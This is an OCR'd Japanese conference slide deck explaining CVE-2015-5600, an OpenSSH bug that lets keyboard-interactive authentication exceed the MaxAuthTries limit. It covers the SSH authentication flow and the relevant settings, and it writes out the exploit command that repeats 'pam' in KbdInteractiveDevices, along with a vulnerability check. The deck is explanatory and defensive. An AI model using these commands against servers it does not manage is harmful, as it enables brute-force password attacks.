OpenSSH の認証処理の流れから見る CVE-2015-5600

(MaxAuthTries limit bypass via duplicates in KbdInteractiveDevices)

2015/08/27 JANOG LT night#1 @togakushi

おまえ誰よ

- なまえ　：togakushi
- 所属　　：正・ #ssmjp(リーダー)
  　　：副・ Sphinx-users.jp(2015 年副会長)

好きなポート番号： 22/tcp

アジェンダ

- これ (CVE-2015-5600) はなに？
- キーボード対話型認証って？
- 認証の流れ (ざっくり)
- CVE-2015-5600 を試す
- キーボード対話型認証が有効になってしまう設定の組み合わせは？
- まとめ

これ（CVE-2015-5600）はなに？

- キーボード対話型認証のパスワード入力の回数がサーバの制限を迂回してしまう脆弱性
- ブルートフォース攻撃がとても捗る
- OpenSSH-7.0 で修正
  - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5600
  - http://jvndb.jvn.jp/ja/contents/2015/JVNDB-2015-003969.html
  - https://www.softbanktech.jp/information/2015/20150804-01/

キーボード対話型認証って？

- ユーザ認証のひとつ
  - チャレンジ・レスポンス認証の 1 種類
  - 現時点でキーボード対話型認証のみ
- 認証情報を入力するデバイスを指定して認証
  - Linux の場合は PAM しか選択できない
- ユーザのパスワードを使用して認証
  ≒パスワード認証

キーボード対話型認証の見分け方

- サーバが利用できる認証方式を確認

```
$ ssh -v hogehoge
...
debug1: Authentications that can continue: publickey,password,keyboard-interactive
...
```

- プロンプトが違う


```
debug1: Next authentication method: password
user@hogehoge's password:

debug1: Next authentication method: keyboard-interactive
Password:
```

使うかはクライアント次第


- サーバはユーザ認証で利用できる認証方式を提示
  - 「 Authentications that can continue 」で確認可能
- クライアントがその中から 1 つ選んで認証
  - 使用する認証方式は「 Next authentication method 」で確認可能
  - 複数の認証方式を順に試せる
  - 失敗しすぎると認証処理の打ち切り
    「 Received disconnect from ::1: 2: Too many authentication failures for username 」

認証の流れ（ざっくり）




- いろいろネゴシエーション
  - 鍵交換アルゴリズム
  - MAC
  - など

認証の流れ（ざっくり）



- ホスト認証
  - ホスト鍵（公開鍵の提示）
  - クライアントが受け入れるか選択
- 接続

認証の流れ（ざっくり）



- ユーザ認証
  - 利用できる認証方式の提示
- ひとつ選択
- 認証情報の要求

（ひとつ選択・認証情報の要求：必要なだけ繰り返せる）

- 応答

サーバの制御

- MaxAuthTries
  - 認証方式全体でクライアントが認証を試せる回数
  - デフォルト： 6 回
- LoginGraceTime
  - クライアントが認証処理を終わらせるまでの猶予時間
  - デフォルト： 2 分

クライアントの制御

- PreferredAuthentications
  - 認証方式の順序を指定
  - 複数指定する場合はカンマで区切る
- NumberOfPasswordPrompts
  - パスワード入力を試す回数

CVE-2015-5600 を試す

！！注意！！

実際の攻撃方法が含まれています。

管理外のホストに実施した場合、

法律に触れる可能性があります。

※ サーバに認証失敗のログが激しく残ります。

CVE-2015-5600 を試す

- 通常

```
$ ssh -oPreferredAuthentications=keyboard-interactive hogehoge
Password:
Password:
Password:
Permission denied (publickey,password,keyboard-interactive).
```

  - PreferredAuthentications でキーボード対話型認証のみを指定
  - NumberOfPasswordPrompts の制限 (3 回) で入力終了

CVE-2015-5600 を試す

- 脆弱性を利用

```
$ ssh -oPreferredAuthentications=keyboard-interactive
-oKbdInteractiveDevices=pam,pam,pam hogehoge
Password:
Password:        } 最初のデバイス (PAM) の認証
Password:
Password:
Password:        } 次のデバイス (PAM) の認証
Password:
Password:
Password:        } その次のデバイス (PAM) の認証
Password:
Permission denied (publickey,password,keyboard-interactive).
```

  - MaxAuthTries(6 回) を超えて認証が可能

CVE-2015-5600 を試す

- 2 回のパスワード入力で脆弱性を持っているか判定する方法
  - 脆弱性あり (OpenSSH-6.9p1)

```
$ ssh -oPreferredAuthentications=keyboard-interactive
-oKbdInteractiveDevices=pam,pam -oNumberOfPasswordPrompts=1 hogehoge
Password:
Password:
Permission denied (publickey,password,keyboard-interactive).
```

  - 脆弱性なし (OpenSSH-7.1p1)

```
$ ssh -oPreferredAuthentications=keyboard-interactive
-oKbdInteractiveDevices=pam,pam -oNumberOfPasswordPrompts=1 hogehoge
Password:
Permission denied (publickey,password,keyboard-interactive).
```

キーボード対話型認証が有効になる設定

設定項目	設定値
`ChallengeResponseAuthentication`	`yes`
`UsePAM`	`Yes`

- チャレンジ・レスポンス認証の使用
- PAM の使用
  - PAM を使用していない場合、キーボード対話型認証は有効だが認証情報を入力するデバイスが使えない
  - パスワードを入力することなく認証失敗

まとめ

- 認証処理はクライアントが主導権を握ってるよ
- PasswordAuthentication だけ無効にしても ChallengeResponseAuthentication が有効だと PAM 経由でパスワードを使うよ
- パスワード認証はブルートフォース攻撃喰らうよ